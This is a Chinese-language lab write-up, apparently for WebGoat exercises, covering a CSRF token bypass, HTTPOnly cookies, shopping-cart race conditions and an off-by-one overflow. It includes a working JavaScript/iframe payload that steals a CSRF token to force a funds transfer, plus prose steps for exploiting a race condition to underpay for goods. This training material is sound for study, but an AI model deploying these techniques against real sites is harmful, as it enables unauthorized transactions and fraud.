


2.6 CSRF Token By-Pass

类似前面的操作，使用如下代码：


```
<script language="javascript">
var tokensuffix;

function readFrame1()
{
    var frameDoc = document.getElementById("frame1").contentDocument;
    var form = frameDoc.getElementsByTagName("form")[0];
    tokensuffix = '&CSRFToken=' + form.CSRFToken.value;

    loadFrame2();
}

function loadFrame2()
{
    var testFrame = document.getElementById("frame2");
    testFrame.src="attack?Screen=803158781&menu=900&transferFunds=5000" + tokensuffix;
}
</script>
<iframe src="attack?Screen=803158781&menu=900&transferFunds=main"
  onload="readFrame1();"
  id="frame1" frameborder="1" marginwidth="0"
  marginheight="0" width="800" scrolling=yes height="300"></iframe>
<iframe id="frame2" frameborder="1" marginwidth="0"
  marginheight="0" width="800" scrolling=yes height="300"></iframe>
```

仿造一个界面，通过readFrame1获得csrftoken，然后传递给loadFrame2进行入侵：



2.7 HTTPOnly Test

按照课程指示，开启HTTPOnly后，进行Cookie读写：




LAB1.5

这里选择**Concurrency**和**Buffer Overflows**。

1 Concurrency


1.1 Thread Safety Problems

打开两个浏览器，使用两个用户名，快速依次提交，发现第二次提交无效：



1.2 Shopping Cart Concurrency Flaw


打开两个浏览器，第一个浏览器选择便宜的物品并点击Update cart、Purchase按钮，在第二个浏览器中选择贵的物品并点击Update cart，在第一个浏览器确认购买，发现只使用了169刀买到了17990刀刀物品：



2 Buffer Overflows

2.1 Off-by-One Overflows

检查源码，搜索hidden，发现隐藏内容：



使用其中的内容登陆，或者房间号长度大于4096，都可以完成任务：